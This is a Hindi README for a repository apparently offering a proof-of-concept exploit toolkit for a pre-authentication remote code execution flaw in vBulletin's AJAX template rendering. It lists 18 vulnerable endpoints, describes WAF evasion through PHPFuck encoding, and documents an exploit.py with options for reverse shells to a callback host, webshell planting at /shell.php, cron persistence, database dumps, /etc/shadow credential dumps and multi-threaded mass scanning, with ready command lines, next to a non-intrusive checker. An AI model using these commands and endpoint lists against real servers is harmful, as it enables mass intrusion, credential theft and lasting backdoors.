
CVE-2026-61511 – vBulletin प्री-ऑथ RCE (CVSS 9.8)। Vuln 5.x/6.x (अनपैच्ड)। एंडपॉइंट पूल, AJAX, PHPFuck WAF बाईपास के माध्यम से मल्टी-एक्सप्लॉइट। पूर्ण टूलकिट: रिवर्स शेल, प्रॉक्सी, पर्सिस्टेंस, वेबशेल, डेटाबेस ऑपरेशन, फ़ायरवॉल नियंत्रण, लॉग प्रबंधन, मास स्कैनिंग। 2 संस्करण: मल्टी-एक्सप्लॉइट और सेफ-चेक। Python 3.8+ नैतिक रूप से उपयोग करें, कानूनी रहें। 🔒
 tc4dy/cve-2026-61511-poc-exploit



केवल नैतिक उपयोग के लिए – अधिकृत सुरक्षा परीक्षण
यह रिपॉज़िटरी केवल अधिकृत सुरक्षा पेशेवरों, ब्लू टीम्स और पेनेट्रेशन टेस्टर्स के लिए टूल्स प्रदान करती है।
कंप्यूटर सिस्टम तक अनधिकृत पहुँच CFAA (US), Computer Misuse Act (UK), TCK 243/244 (Turkey), और दुनिया भर के समान कानूनों के तहत अवैध है।
CVE‑2026‑61511 vBulletin के AJAX टेम्पलेट रेंडरिंग इंजन में एक PHP eval() इंजेक्शन दोष है।
प्रभावित संस्करण: 5.0.0 – 5.7.5 और 6.0.0 – 6.2.1।

कई हमला एंडपॉइंट्स – यह बग कई AJAX हैंडलर्स में मौजूद है:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContent एंडपॉइंट्सPHPFuck एन्कोडिंग – पेलोड को PHP ऑपरेटर्स और नंबर्स के अनुक्रम में बदल दिया जाता है जो WAF फ़िल्टर्स को बायपास करता है और मनमाने PHP कोड निष्पादन की अनुमति देता है।
किसी प्रमाणीकरण की आवश्यकता नहीं – एक हमलावर किसी भी भेद्य एंडपॉइंट पर एक तैयार किया गया POST अनुरोध भेज सकता है और वेब सर्वर के विशेषाधिकारों के साथ सिस्टम कमांड निष्पादित कर सकता है।
प्रभाव – पूर्ण सर्वर समझौता, डेटा चोरी, बैकडोर, लेटरल मूवमेंट, और पर्सिस्टेंस। संस्करण अपग्रेड करें!
| टूल | उद्देश्य | इच्छित उपयोगकर्ता |
|---|---|---|
exploit.py | रिवर्स शेल, पर्सिस्टेंस, फ़ाइल ऑपरेशन, डेटाबेस डंप, फ़ायरवॉल प्रबंधन, लॉग प्रबंधन, पोर्ट फ़ॉरवर्डिंग, SSH कुंजी परिनियोजन, नेटवर्क स्कैनिंग, और मास स्कैनिंग (मल्टी-थ्रेडेड) के साथ पूर्ण टूलकिट। | रेड टीम्स / अधिकृत पेंटेस्टर्स |
safecheck.py | गैर-घुसपैठिया वेरिफायर जो किसी भी दुर्भावनापूर्ण पेलोड को निष्पादित किए बिना भेद्यता की जाँच करता है। संस्करण का पता लगाता है, सभी एंडपॉइंट्स का परीक्षण करता है, और एक विस्तृत रिपोर्ट तैयार करता है। | ब्लू टीम्स / सुरक्षा ऑडिटर्स |
| फ़ीचर | exploit.py | safecheck.py |
|---|---|---|
| भेद्यता पहचान | [+] | [+] |
| संस्करण पहचान | [+] | [+] |
| मल्टी-एंडपॉइंट परीक्षण (18 पाथ) | [+] | [+] |
| कमांड निष्पादन | [+] | [-] |
| रिवर्स शेल | [+] | [-] |
| फ़ाइल अपलोड/डाउनलोड | [+] | [-] |
| पर्सिस्टेंस तंत्र | [+] | [-] |
| वेब शेल परिनियोजन | [+] | [-] |
| डेटाबेस ऑपरेशन | [+] | [-] |
| सिस्टम जानकारी संग्रह | [+] | [+] |
| फ़ायरवॉल प्रबंधन | [+] | [-] |
| लॉग प्रबंधन | [+] | [-] |
| पोर्ट फ़ॉरवर्डिंग | [+] | [-] |
| SSH कुंजी परिनियोजन | [+] | [-] |
| नेटवर्क स्कैनिंग | [+] | [-] |
| मास स्कैनिंग (मल्टी-थ्रेड) | [+] | [-] |
| प्रॉक्सी समर्थन | [+] | [+] |
| JSON रिपोर्ट आउटपुट | [+] | [+] |
| इंटरैक्टिव मेनू | [+] | [-] |
| गैर-घुसपैठिया (सुरक्षित) मोड | [-] | [+] |
| वर्बोज़/डीबग मोड | [+] | [+] |
| कस्टम कमांड निष्पादन | [+] | [-] |
| मल्टी-कमांड चेनिंग | [+] | [-] |
| रिमोट फ़ाइल पढ़ना | [+] | [-] |
| रिमोट फ़ाइल लिखना | [+] | [-] |
| सिस्टम उपयोगकर्ता प्रबंधन | [+] | [-] |
| फ़ायरवॉल बायपास तकनीकें | [+] | [-] |
| WAF एवेज़न (PHPFuck) | [+] | [+] |
| परिदृश्य | अनुशंसित टूल |
|---|---|
| ब्लू टीम – यह सत्यापित करना कि आपकी vBulletin इंस्टॉलेशन असुरक्षित है या नहीं | safecheck.py |
| सुरक्षा ऑडिट – गैर-घुसपैठी कमज़ोरी मूल्यांकन | safecheck.py |
| रेड टीम – पूर्ण शोषण के साथ अधिकृत पेनेट्रेशन परीक्षण | exploit.py |
| बग बाउंटी – ज़िम्मेदार प्रकटीकरण परीक्षण | safecheck.py |
| मास स्कैनिंग – कमज़ोरी के लिए कई लक्ष्यों की जाँच | exploit.py (केवल पहचान) |
| घटना प्रतिक्रिया – जाँचना कि सिस्टम से समझौता हुआ है या नहीं | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
requirements.txt सामग्री:
request
urllib3
| पैरामीटर | विवरण |
|---|---|
-t, --target | लक्ष्य URL (जैसे http://forum.com/vb) |
--proxy | HTTP प्रॉक्सी (जैसे http://127.0.0.1:8080) |
--timeout | सेकंड में अनुरोध टाइमआउट (डिफ़ॉल्ट: 10) |
--retry | प्रति पथ पुनः प्रयास गणना (डिफ़ॉल्ट: 3) |
--output | विस्तृत रिपोर्ट को JSON फ़ाइल में सहेजें |
-v, --verbose | विस्तृत आउटपुट |
-q, --quiet | शांत मोड (न्यूनतम आउटपुट) |
--lhost | एक्सप्लॉइट के लिए आवश्यक – कॉलबैक के लिए IP |
--lport | कॉलबैक के लिए पोर्ट (डिफ़ॉल्ट: 4444) |
--threads | मास स्कैनिंग के लिए थ्रेड्स (डिफ़ॉल्ट: 5) |
--exploit | पहचान के बाद शोषण करें |
--full | पूर्ण हमला (सभी मॉड्यूल) |
--shell | रिवर्स शेल प्रारंभ करें |
--webshell | वेबशेल इंस्टॉल करें (/shell.php) |
--persist | पर्सिस्टेंस इंस्टॉल करें (क्रॉन जॉब) |
--dump | डेटाबेस डंप करें |
--dump-creds | क्रेडेंशियल्स डंप करें (/etc/passwd, /etc/shadow) |
--interactive | सफल सत्यापन के बाद इंटरैक्टिव मेनू |
| # | परिदृश्य | कमांड |
|---|---|---|
| 1 | त्वरित भेद्यता जाँच | python safecheck.py -t http://target.com/vb |
| 2 | रिपोर्ट के साथ विस्तृत स्कैन | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | रिवर्स शेल | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | पूर्ण हमला (सभी मॉड्यूल) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | फ़ाइल से मास स्कैनिंग | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | इंटरैक्टिव मेनू मोड | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | एंडपॉइंट |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |
यह सॉफ़्टवेयर केवल शैक्षिक उद्देश्यों और अधिकृत सुरक्षा परीक्षण के लिए प्रदान किया गया है।






